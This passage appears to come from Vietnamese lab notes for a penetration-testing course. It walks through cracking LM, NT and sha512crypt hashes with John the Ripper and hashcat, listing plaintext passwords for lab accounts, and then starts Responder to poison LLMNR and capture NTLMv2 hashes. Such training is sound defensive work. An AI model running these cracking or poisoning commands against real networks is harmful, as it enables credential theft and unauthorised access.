. Lưu ý rằng mật khẩu mà John crack được chuyển đổi tất cả các ký tự thành chữ in hoa (để giảm đi sự phức tạp của mật khẩu). John crack 7 ký tự đầu của LM pwd tách biệt với 7 ký tự cuối, coi như 2 phần là 2 mật khẩu riêng biệt. Mật khẩu đầu được gán cho username:1 và mật khẩu 2 gán cho username:2.

Ta để ý thấy mật khẩu cho hầu hết các tài khoản không có LM pwd. Tài khoản vberry có mật khẩu LM hash và John đã bẻ khóa nó. Mật khẩu cuối cùng cho tài khoản này chính là gộp 2 mật khẩu 1 và 2 mà John đã crack.

Chạy lại câu lệnh một lần nữa

```
sec560@slingshot:~$ john ~/labs/web01.hashes
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "LM-openc1"
Use the "--format=LM-openc1" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT-openc1"
Use the "--format=NT-openc1" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 38 password hashes with no different salts (LM [DES 256/256 AVX2])
No password hashes left to crack (see FAQ)
```

Nếu John đã crack một tài khoản thì nó sẽ không crack lại tài khoản đó nữa.

Để xem các pwd mà John đã crack, ta chạy nó với option `--show`

```
dwilliams::1025:aad3b435b51404eeaad3b435b51404ee:c6fd7d8bb36d8862c1b978896a6bec51::
nramos::1026:aad3b435b51404eeaad3b435b51404ee:0f46bafd2c4acdac0003a1ff4da92625:::
abates::1027:aad3b435b51404eeaad3b435b51404ee:62a56ba1b94193d7f553b895bca28292:::
khansen::1028:aad3b435b51404eeaad3b435b51404ee:fc9fdcdf09c5be4928287e4ad847dd7:::
vberry:MIMIGOTKNENZ2G:1029:97abc432e5e8e8a03b9ce0ab2b8f2634:d99438ebb5f67b113dab1f9
cgentry::1030:aad3b435b51404eeaad3b435b51404ee:059db5a4061f5a2cb5053e753f9664b4:::
sbates::1031:aad3b435b51404eeaad3b435b51404ee:4f8bfa5d78d7a6398915c9657cd49769:::
dbryant::1032:aad3b435b51404eeaad3b435b51404ee:858bf9272facf23b3593f609e5b64c06:::
srichardson::1033:aad3b435b51404eeaad3b435b51404ee:819dc07ca50e1729d72214e8e9ee8f3a
```

Câu lệnh này tìm kiếm trong file john.pot cho các bản hash trong web01.hashes nên nó có thể in ra đầy đủ các password liên kết với các tài khoản. Thử kiểm tra file pot sử dụng lệnh sau:

```
sec560@slingshot:~$ cat ~/.john/john.pot
$LM$aad3b435b51404ee:
$LM$97abc432e5e8e8a0:MIMIGOT
$LM$3b9ce0ab2b8f2634:KNENZ2G
sec560@slingshot:~$
```

Thử sử dụng John để crack NT hash sử dụng option `--format=nt`

```
sec560@slingshot:~$ john --format=nt ~/labs/web01.hashes
Using default input encoding: UTF-8
Loaded 37 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 19 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/local/share/john/password.lst, rules:Wordlist
(Guest)
(DefaultAccount)
Proceeding with incremental:ASCII
```

Ta có thể thấy quá trình crack diễn ra chậm hơn. Mật khẩu của mục tiêu không có trong danh sách mật khẩu mặc định của John. Với mật khẩu định dạng NT thì nó sẽ không được đưa tất cả các ký tự sang chữ in hoa, vì vậy nên sẽ khó để crack hơn.

Trong trường hợp này, chúng ta đều có cả hai LM và NT hash. LM hash bị crack rất nhanh và cho đầu ra là mật khẩu in hoa. Chúng ta có thể sử dụng mật khẩu này với NT để lấy lại mật khẩu ban đầu. Chúng ta sẽ sử dụng option --loopback để sử dụng pot file (nơi lưu hash và mật khẩu đã được bẻ khóa) làm input cho việc crack NT pwd

```
sec560@slingshot:~$ john --format=nt --loopback ~/labs/web01.hashes
Using default input encoding: UTF-8
Loaded 36 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 35 password hashes with no different salts
Reassembled 1 split passwords for loopback
Warning: no OpenMP support for this hash type, consider --fork=2
Permutation rules: Loopback
Press 'q' or Ctrl-C to abort, almost any other key for status
mImiGOTKnENZ2g (vberry)
1g 0:00:00:00 DONE (2024-04-10 12:13) 5.555g/s 92511p/s 92511c/s 3160KC/s mimiGoT..KNENZ2
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Đã crack thành công mật khẩu.

### 3. Bẻ khóa mật khẩu windows với John và wordlist

Ta không còn mật khẩu LM hash nào nữa nên ta sẽ chuyển qua tấn công mật khẩu NT hash. Ta sẽ sử dụng list mật khẩu rockyou.txt trong /opt/passwords/rockyou.txt với option --wordlist

```
sec560@slingshot:~$ john --format=nt --wordlist=/opt/passwords/rockyou.txt ~/labs/web01.hashes
Using default input encoding: UTF-8
Loaded 36 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 34 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Warrior07 (vcollins)
Tibbetts3 (slopez)
Patrique2238 (wrobinson)
Packardbell350 (mlara)
Oozle11 (aparker)
KAMTPS20!!tim (rgray)
Chirmol01 (awalker)
BHL MSTz2 (mmiller)
Angels100% (tandersen)
2soWht!a (lstout)
10g 0:00:00:00 DONE (2024-04-10 12:22) 12.04g/s 17281Kp/s 17281Kc/s 538375KC/s Ttwwl789..[09][09];Vamos![09][09]
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Ta thấy có 10 user có mật khẩu NT hash trong file này

### 4. Bẻ khóa mật khẩu Linux với John

Chúng ta sẽ sử dụng crack file password ~/labs/web10.shadow được lưu từ /etc/shadow



```

sec560@slingshot:~$ john ~/labs/web10.shadow
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA512"
Use the "--format=HMAC-SHA512" option to force loading these as that type instead
Warning: detected hash type "sha512crypt", but the string is also recognized as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 32 password hashes with 32 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.

```

Như chúng ta đã thấy, John sẽ không crack pwd dựa trên danh sách mật khẩu mặc định của nó, ta sẽ sử dụng danh sách Rockyou một lần nữa.

```

sec560@slingshot:~$ john ~/labs/web10.shadow --wordlist=/opt/passwords/rockyou.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA512"
Use the "--format=HMAC-SHA512" option to force loading these as that type instead
Warning: detected hash type "sha512crypt", but the string is also recognized as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 32 password hashes with 32 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

```

Trước đó John crack NT hash rất nhanh, nhưng ở đây thuật toán hash sha512 sẽ mất rất nhiều thời gian để bẻ khóa, thuật toán này thêm nhiều salts và hash nhiều lần, không giống như NT hash chỉ có 1 salt và 1 lần hash.

## 5. Cơ bản về hashcat

Hãy xem ta nên sử dụng hashcat thế nào bằng option --help

Trong kết quả đầu ra, chúng ta có thể thấy rằng Hashcat yêu cầu:

**-m** theo sau là hash-type, được chọn từ hơn 275 loại hash mà chúng ta có thể bẻ khóa

Tùy chọn **-a** hỗ trợ các giá trị sau:

- 0 : Straight. Tấn công từ điển, với các quy tắc được áp dụng cho chúng như được chỉ định bởi tùy chọn -r.
- 1 : Kết hợp. Chế độ này sẽ lấy từng từ trong từ điển và nối nó vào từng từ trong từ điển, về cơ bản là bình phương số lượng mật khẩu từ một tệp từ. Nó cũng sẽ áp dụng các quy tắc được chỉ ra bởi tùy chọn -r (nếu có) cho các từ kết hợp. Ví dụ: letmeinpassword và passwordletmein
- 3 : Brute Force. Chế độ này thử tất cả mật khẩu, lặp qua tất cả các ký tự. Ví dụ: 0000 , 0001 , 0002 , v.v.

- 6 : Hybrid + Mask. Chế độ này sử dụng từ điển kết hợp bruteforce. Ví dụ: letmein0000 , pass0000 , letmein0001 , v.v.

Trong bài lab này, ta sẽ sử dụng -a 0 làm hình thức tấn công phổ biến và đơn giản nhất. Sau đó ta sẽ sử dụng tùy chọn -r để chỉ định các quy tắc sẽ thực hiện việc đọc sai từ trong từ điển, trong khi vẫn áp dụng mode 0.

Tiếp theo, ta tìm kiếm các số cụ thể tương với các loại hash nhất định để có thể chỉ ra những số nào sẽ sử dụng với tùy chọn -m.

```
sec560@slingshot:~$ hashcat --help | grep LM
5500 | NetNTLMv1 / NetNTLMv1+ESS | Network Protocols
27000 | NetNTLMv1 / NetNTLMv1+ESS (NT) | Network Protocols
5600 | NetNTLMv2 | Network Protocols
27100 | NetNTLMv2 (NT) | Network Protocols
3000 | LM | Operating System
1000 | NTLM | Operating System
25500 | Stargazer Stellar Wallet XLM | Cryptocurrency Wallet
u | ABCDEFGHIJKLMNOPQRSTUVWXYZ [A-Z]
```

Ta thấy LM hash tương ứng với số 3000 và NTLM ứng với 1000

Tìm kiếm số ứng với loại hash MD5 có salt (md5crypt)

```
sec560@slingshot:~$ hashcat --help | grep md5crypt
500 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5) | Operating System
```

Ta có thể chạy Hashcat với -m 500 để crack loại hash này.

Tìm kiếm số ứng với loại hash SHA512

```
sec560@slingshot:~$ hashcat --help | grep sha512
1770 | sha512(utf16le($pass)) | Raw Hash
1710 | sha512($pass.$salt) | Raw Hash, Salted and/or Iterated
1720 | sha512($salt.$pass) | Raw Hash, Salted and/or Iterated
1740 | sha512($salt.utf16le($pass)) | Raw Hash, Salted and/or Iterated
1730 | sha512(utf16le($pass).$salt) | Raw Hash, Salted and/or Iterated
6500 | AIX {ssha512} | Operating System
1800 | sha512crypt $6$, SHA512 (Unix) | Operating System
21600 | web2py pbkdf2-sha512 | Framework
20200 | Python passlib pbkdf2-sha512 | Framework
21000 | BitShares v0.x - sha512 sha512_bin(pass)) | Cryptocurrency Wallet
```

Chúng ta có thể thấy rằng đối với mật khẩu SHA512 trong operating system, Hashcat sử dụng -m 1800 .

Bây giờ chúng ta hãy thực hiện một số đánh giá hiệu suất, bắt đầu bằng -m 3000 , dành cho hàm băm LM. Lưu ý rằng chúng ta sẽ gọi Hashcat bằng flag -w 3, tức là chúng ta sử dụng Workload profile ( -w ) số 3. Các tùy chọn khác nhau cho -w bao gồm:

- 1: Low. Tác động tối thiểu đến hiệu suất GUI và mức sử dụng tài nguyên
- 2: Default. Tác động rõ rệt đến GUI và mức sử dụng tài nguyên

- 3: High. Sử dụng nhiều tài nguyên và có thể không phản hồi GUI
- 4: Nightmare. Sử dụng rất nhiều tài nguyên và có thể không đủ CPU hoặc GPU để phản hồi

Trong bài lab này, ta sử dụng -w 3

Đánh giá hiệu suất khi crack hashtype -m 3000 (LM)

```
hashcat (v6.2.4) starting in benchmark mode

* Device #1: Outdated POCL OpenCL driver detected!

This OpenCL driver may fail kernel compilation or produce false negatives.
You can use --force to override, but do not report related errors.

OpenCL API (OpenCL 1.2 pocl 1.1 None+Asserts, LLVM 6.0.0, SPIR, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-Intel(R) Core(TM) i5-10300H CPU @ 2.50GHz, skipped

OpenCL API (OpenCL 1.2 LINUX) - Platform #2 [Intel(R) Corporation]
=====
* Device #2: Intel(R) Core(TM) i5-10300H CPU @ 2.50GHz, 1468/3001 MB (375 MB allocatable), 2MCU

Benchmark relevant options:
=====
* --workload-profile=3

-----
* Hash-Mode 3000 (LM)
-----

Speed.#2.....: 60626.5 kH/s (8.60ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
```

Ta có thể thấy hiệu suất được thể hiện dưới dạng kilohashes per second

Đánh giá hiệu suất khi crack md5crypt

```
sec560@slingshot:~$ hashcat -w 3 --benchmark -m 500
hashcat (v6.2.4) starting in benchmark mode

* Device #1: Outdated POCL OpenCL driver detected!

This OpenCL driver may fail kernel compilation or produce false negatives.
You can use --force to override, but do not report related errors.

OpenCL API (OpenCL 1.2 pocl 1.1 None+Asserts, LLVM 6.0.0, SPIR, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-Intel(R) Core(TM) i5-10300H CPU @ 2.50GHz, skipped

OpenCL API (OpenCL 1.2 LINUX) - Platform #2 [Intel(R) Corporation]
=====
* Device #2: Intel(R) Core(TM) i5-10300H CPU @ 2.50GHz, 1468/3001 MB (375 MB allocatable), 2MCU

Benchmark relevant options:
=====
* --workload-profile=3

-----
* Hash-Mode 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)) [Iterations: 1000]
-----

Speed.#2.....: 10677 H/s (47.32ms) @ Accel:256 Loops:1000 Thr:1 Vec:8
```

Crack sha512



```

sec560@slingshot:~$ hashcat -w 3 --benchmark -m 1800
hashcat (v6.2.4) starting in benchmark mode

* Device #1: Outdated POCL OpenCL driver detected!

This OpenCL driver may fail kernel compilation or produce false negatives.
You can use --force to override, but do not report related errors.

OpenCL API (OpenCL 1.2 pocl 1.1 None+Asserts, LLVM 6.0.0, SPIR, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [TI
project]
=====
* Device #1: pthread-Intel(R) Core(TM) i5-10300H CPU @ 2.50GHz, skipped

OpenCL API (OpenCL 1.2 LINUX) - Platform #2 [Intel(R) Corporation]
=====
* Device #2: Intel(R) Core(TM) i5-10300H CPU @ 2.50GHz, 1468/3001 MB (375 MB allocatable), 2MCU

Benchmark relevant options:
=====
* --workload-profile=3

-----
* Hash-Mode 1800 (sha512crypt $6$, SHA512 (Unix)) [Iterations: 5000]
-----

Speed.#2.....:      998 H/s (50.62ms) @ Accel:256 Loops:1024 Thr:1 Vec:4

```

Tốc độ crack giảm dần

## 6. Cracking with Hashcat

Chúng ta sẽ dùng Hashcat để crack mật khẩu file web01.hashes với file từ điển RockYou.

```

sec560@slingshot:~$ hashcat -w 3 -a 0 -m 1000 ~/labs/web01.hashes /opt/passwords/rockyou.txt
hashcat (v6.2.4) starting

```

```

31d6cfe0d16ae931b73c59d7e0c089c0:
5bd9b7b6fce76d3aabfebee9debaa932:Warrior07
87e968ead530264915a4b295c57c37d5:Tibbetts3
5deaec4b57b859c25cdd0513fb7bc750:Patrique2238
d8d9eee954da5f2d42fe72f862fa493f:Packardbell350
9b5684b030226a1203e4e7b718a3f9df:Oozle11
23d26a03aa7102abce4805d88e568a78:KAMTPS20!!tim
fe1f27a2561b61511588b0d24e333a7c:Chirmol01
7a1f1fd59eb2b97041c74748ea6a68f8:BHLMSTz2
bf459116e5854e34031997be8e13596d:Angels100%
ca3f0e9ce3188b0602742da2976d6773:2soWht!a
Approaching final keypace - workload adjusted.

```

Ta đã crack 10 password

Giờ ta hãy xem rules trong hashcat

```
sec560@slingshot:~$ ls /usr/local/share/doc/hashcat/rules/
best64.rule          InsidePro-PasswordsPro.rule      T0XlCv1.rule
combinator.rule      leetspeak.rule                  toggles1.rule
d3ad0ne.rule         oscommerce.rule                 toggles2.rule
dive.rule            rockyou-30000.rule              toggles3.rule
generated2.rule      specific.rule                    toggles4.rule
generated.rule        T0XlC-insert_00-99_1950-2050_toprules_0_F.rule toggles5.rule
hybrid               T0XlC-insert_space_and_special_0_F.rule
Incisive-leetspeak.rule T0XlC-insert_top_100_passwords_1_G.rule
InsidePro-HashManager.rule T0XlC.rule
unix-ninja-leetspeak.rule
```

```
sec560@slingshot:~$ head -n 30 /usr/local/share/doc/hashcat/rules/best64.rule
## nothing, reverse, case... base stuff
:
r
u
T0

## simple number append
$0
$1
$2
$3
$4
$5
$6
$7
$8
$9

## special number append
$0 $0
$0 $1
$0 $2
$1 $1
$1 $2
$1 $3
$2 $1
$2 $2
$2 $3
$6 $9
$7 $7
```

\$0 \$0 – password00

: - as ; r – reverse ; u – all uppercase ; T0 – thêm khoảng trắng vào cuối từ

Mỗi từ sẽ được lấy và được thêm vào sau nó một số để tăng khả năng crack mật khẩu thành công

Áp dụng rules này với -r

```
sec560@slingshot:~$ hashcat -w 3 -a 0 -m 1000 ~/labs/web01.hashes /opt/passwords/rockyou.txt -r /usr/local/share/doc/hashcat/rules/best64.rule
hashcat (v6.2.4) starting
```

```
INFO: Removed 11 hashes found as potfile entries or as empty hashes.
```

```
Host memory required for this attack: 0 MB
```

```
Dictionary cache hit:
```

```
* Filename.: /opt/passwords/rockyou.txt
```

```
* Passwords.: 14344384
```

```
* Bytes.....: 139921497
```

```
* Keyspace.: 1104517568
```

```
5ae44bf0a1e24c0b1ec96708f30e7b84:Smitten77
```

```
92929561b2758f409df2b4a24a59c6f4:Alphabet23
```

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => █
```

Ta đã tìm thấy thêm 2 mật khẩu

Kiểm tra kết quả:

```
sec560@slingshot:~$ hashcat -m 1000 --username --show --outfile-format 2 ~/labs/web01.hashes
Guest:
DefaultAccount:
slopez:Tibbetts3
aparker:Oozle11
rgray:KAMTPS20!!tim
wrobinson:Patrique2238
mlara:Packardbell350
lstout:2soWhT!a
tandersen:Angels100%
awalker:Chirmol01
mmiller:BHLMSTz2
vcollins:Warrior07
hhopkins:Alphabet23
kcooper:Smitten77
```

## 7. Hashcat và Masking

Luật được cung cấp trong hashcat đã giúp ta thành công hơn trong việc crack mật khẩu. Tuy nhiên ra cần tùy chỉnh nó một chút. Nhìn vào rule mặc định ta thấy không phải tất cả các chữ số được thêm vào sau mỗi từ. Ta cần sử dụng ?d?d để thêm tất cả các chữ số có thể vào sau từ.

Áp dụng ?d?d để tấn công, lần này ta sử dụng từ điển Tiếng Anh để làm từ điển crack.

Sử dụng -a 6 hybrid + mask

```
## special number append
$0 $0
$0 $1
$0 $2
$1 $1
$1 $2
$1 $3
$2 $1
$2 $2
$2 $3
$6 $9
$7 $7
$8 $8
$9 $9
$1 $2 $3
```

```
sec560@slingshot:~$ hashcat -w 3 -a 6 -m 1000 ~/labs/web01.hashes /opt/passwords/english-dictionary-capitalized.txt
?d?d
hashcat (v6.2.4) starting
```

```
a6051a02b7a2bfb4cd0e2c1a9cb4a694:Civilness12
7ce56170c73f9582fa348db88de2c192:Gathering81
baa90a3ad89d359009ce5425063dff3e:Hemocytogenesis42
Approaching final keyspace - workload adjusted.
```

Crack được thêm 3 mật khẩu

Giờ ta đổi sang sử dụng ?d?s tức 1 số + 1 ký tự sau mỗi từ trong từ điển

```
sec560@slingshot:~$ hashcat -w 3 -a 6 -m 1000 ~/labs/web01.hashes /opt/password
s/english-dictionary-capitalized.txt ?d?s
hashcat (v6.2.4) starting
```

```
c6fd7d8bb36d8862c1b978896a6bec51:Antitoxin7!
0f46bafd2c4acdac0003a1ff4da92625:Coronet7#
Approaching final keyspace - workload adjusted.
```

Crack được thêm 2 mật khẩu

Lần này đổi qua dùng rockyou làm từ điển

```
sec560@slingshot:~$ hashcat -w 3 -a 6 -m 1000 ~/labs/web01.hashes /opt/password
s/rockyou.txt ?d?s
hashcat (v6.2.4) starting
```

```
Dictionary cache hit:
* Filename..: /opt/passwords/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace...: 4733646720
62a56ba1b94193d7f553b895bca28292:Metallica6&
```

Thêm 1 mật khẩu

Xem lại các tài khoản đã crack được

```
sec560@slingshot:~$ hashcat -m 1000 --username --show --outfile-format 2 ~/labs/web01.hashes
Guest:
DefaultAccount:
slopez:Tibbetts3
aparker:Oozle11
rgray:KAMTPS20!!tim
wrobinson:Patrique2238
mlara:Packardbell350
lstout:2soWht!a
tandersen:Angels100%
awalker:Chirmol01
mmiller:BHLMSTz2
vcollins:Warrior07
jrivera:Hemocytogenesis42
hhopkins:Alphabet23
kcooper:Smitten77
ksutton:Civilness12
rduarte:Gathering81
dwilliams:Antitoxin7!
nramos:Coronet7#
abates:Metallica6&
```

## 8. Crack Linux passwords với Hashcat

Giờ ta cùng crack hash sha512crypt.

Như chúng ta đã đề cập trước đó trong bài lab này, việc lưu các mật khẩu đã crack và sử dụng chúng như là một tập tin từ điển có thể rất hữu ích để chúng ta không cần áp dụng các quy tắc biến đổi từ cho chúng một lần nữa khi ta crack mật khẩu được băm bằng một thuật toán băm khác.

Hãy lưu các mật khẩu vào một file, bỏ đi username vì t akhoong cần đúng chúng

```
sec560@slingshot:~$ hashcat -m 1000 --show --outfile-format 2 ~/labs/web01.hashes | tee /tmp/passwords.txt
```

```
Tibbetts3
Oozle11
KAMTPS20!!tim
Patrique2238
Packardbell350
2soWhT!a
Angels100%
Chirmol01
BhLMSTz2
Warrior07
Hemocytogenesis42
Alphabet23
Smitten77
Civilness12
Gathering81
Antitoxin7!
Coronet7#
Metallica6&
```

Tiến hành crack mật khẩu linux sha512crypt sử dụng từ điển trên

```
sec560@slingshot:~$ hashcat -w 3 -a 0 -m 1800 ~/labs/web10.shadow /tmp/passwords.txt -r /usr/local/share/doc/hashcat/rules/best64.rule
hashcat (v6.2.4) starting
```

The options we used are:

-w 3 : Workload "High"

-a 0 : "Straight" mode, use the dictionary with no changes

-m 1800 : Hash mode of "sha512crypt 6, SHA512 (Unix)"

~/labs/web10.shadow : The file containing hashes

/tmp/passwords.txt : The wordlist

-r /usr/local/share/doc/hashcat/rules/best64.rule : Mangling rules file

Approaching final keyspace - workload adjusted.

```
$6$N9rJ1MrVq6RuL520C$1cEZX4XDabAX6rrK.XXX3ncv/AKctoe5xUf0CyfbmnYmLC02jwJ1FbxA7lB1
Enhde4nM2vYuGZJteCswLdULM0:Patrique223877
$6$/Ucvyt61rLLbsj39$UpR00gWUTtZSN8ISjPXQxnFAY5j099pVEi1BwOws/HYIc7705ElpLJRrEV09
Hhi3M2h0.C0XEYtjmyGuT5IuP.:Metallica6&
```

Kiểm tra kết quả:

```
sec560@slingshot:~$ hashcat -m 1800 --username --show --outfile-format 2 ~/labs/web10.shadow
```

```
abates:Metallica6&  
wrobinson:Patrique223877
```

Kiểm tra tất cả password mà ta đã crack

```
sec560@slingshot:~$ cat ~/.local/share/hashcat/hashcat.potfile  
31d6cfe0d16ae931b73c59d7e0c089c0:  
5bd9b7b6fce76d3aabfebee9debaa932:Warrior07  
87e968ead530264915a4b295c57c37d5:Tibbetts3  
5deaec4b57b859c25cdd0513fb7bc750:Patrique2238  
d8d9eee954da5f2d42fe72f862fa493f:Packardbell350  
9b5684b030226a1203e4e7b718a3f9df:0ozle11  
23d26a03aa7102abce4805d88e568a78:KAMTPS20!!tim  
fe1f27a2561b61511588b0d24e333a7c:Chirmol01  
7a1f1fd59eb2b97041c74748ea6a68f8:BHLMSTz2  
bf459116e5854e34031997be8e13596d:Angels100%  
ca3f0e9ce3188b0602742da2976d6773:2sowht!a  
5ae44bf0a1e24c0b1ec96708f30e7b84:Smitten77  
92929561b2758f409df2b4a24a59c6f4:Alphabet23  
a6051a02b7a2bfb4cd0e2c1a9cb4a694:Civilness12  
7ce56170c73f9582fa348db88de2c192:Gathering81  
baa90a3ad89d359009ce5425063dff3e:Hemocytogenesis42  
c6fd7d8bb36d8862c1b978896a6bec51:Antitoxin7!  
0f46bafd2c4acdac0003a1ff4da92625:Coronet7#  
62a56ba1b94193d7f553b895bca28292:Metallica6&  
$6$NrJ1MrVq6RuL520C$1cEZx4XDABAX6rrK.XXX3ncv/AKctoe5xUf0CyfbmnYmLC02jwJ1FbxA7lBlEnhdE4nM2vYuGZJteCswLdULM0:Patrique223877  
$6$/Ucvyt61rLLbsj39$UpR00gWUTtZSN8ISjPXQxnFAY5j099pVEi1BwOws/HYIc7705ElpLJRrEV09Hhi3M2h0.C0XEYtjmyGuT5IuP.:Metallica6&
```

## Lab 3.6: Responder

### Mục tiêu

Để nhận được một phản hồi từ thử thách NTLMv2 bằng cách sử dụng LLMNR (sử dụng Responder)

Để giải mã phản hồi từ thử thách NTLMv2 bằng cách sử dụng John The Ripper, cung cấp cho chúng ta thông tin đăng nhập hợp lệ

Để đánh hơi một challenge/phản hồi NTLMv2 thông qua SMB

Để sử dụng John the Ripper và hashcat để xác định mật khẩu từ các tin nhắn xác thực NTLMv2 đã đánh hơi được.

### Cài đặt lab

Máy ảo sử dụng:

- Slingshot Linux
- Windows 10

Từ máy Linux ta sẽ dùng Responder để tấn công máy Window. Từ đây mục tiêu của chúng ta là bắt được NTLMv2 challenge/response và thực hiện tấn công vét cạn.

Ping từ Linux sang window:

```
sec560@slingshot:~$ ping -c 4 10.130.10.25
PING 10.130.10.25 (10.130.10.25) 56(84) bytes of data.
64 bytes from 10.130.10.25: icmp_seq=1 ttl=128 time=1.02 ms
64 bytes from 10.130.10.25: icmp_seq=2 ttl=128 time=0.333 ms
64 bytes from 10.130.10.25: icmp_seq=3 ttl=128 time=0.218 ms
64 bytes from 10.130.10.25: icmp_seq=4 ttl=128 time=15.3 ms

--- 10.130.10.25 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.218/4.226/15.328/6.417 ms
sec560@slingshot:~$
```


### Thực hành

#### 1. Chạy Responder

Mở terminal prompt trong linux và chạy lệnh sau để khởi động:



```
sec560@slingshot:~$ sudo /opt/responder/Responder.py -I eth0
```



NBT-NS, LLMNR & MDNS Responder 3.0.6.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)  
To kill this script hit CTRL-C

[+] Poisoners:

LLMNR	[ON]
NBT-NS	[ON]
DNS/MDNS	[ON]

[+] Servers:

HTTP server	[ON]
HTTPS server	[ON]
WPAD proxy	[OFF]
Auth proxy	[OFF]
SMB server	[ON]
Kerberos server	[ON]
SQL server	[ON]

[+] Generic Options:

Responder NIC	[eth0]
Responder IP	[10.130.10.128]
Challenge set	[random]
Don't Respond To Names	['ISATAP']

[+] Current Session Variables:

Responder Machine Name	[WIN-IAEM644ZPA0]
Responder Domain Name	[XQUB.LOCAL]
Responder DCE-RPC Port	[48419]

[!] Error starting TCP server on port 80, check permissions or other servers running.

[+] Listening for events...

## 2. Chuyển qua máy windows

Đăng nhập bằng tài khoản

clark

Qwerty12

\*Sẽ bị yêu cầu đổi mật khẩu



Other user

SEC560STUDENT\clark

Qwerty12|



Sign in to: SEC560STUDENT

How do I sign in to another domain?



Other user

Your password has expired and must be changed.

OK

Cancel



Other user

SEC560STUDENT\clark

.....

.....

Qwerty123



Create a password reset disk

Sign in to: SEC560STUDENT


How do I sign in to another domain?

### 3. Mở Explorer window

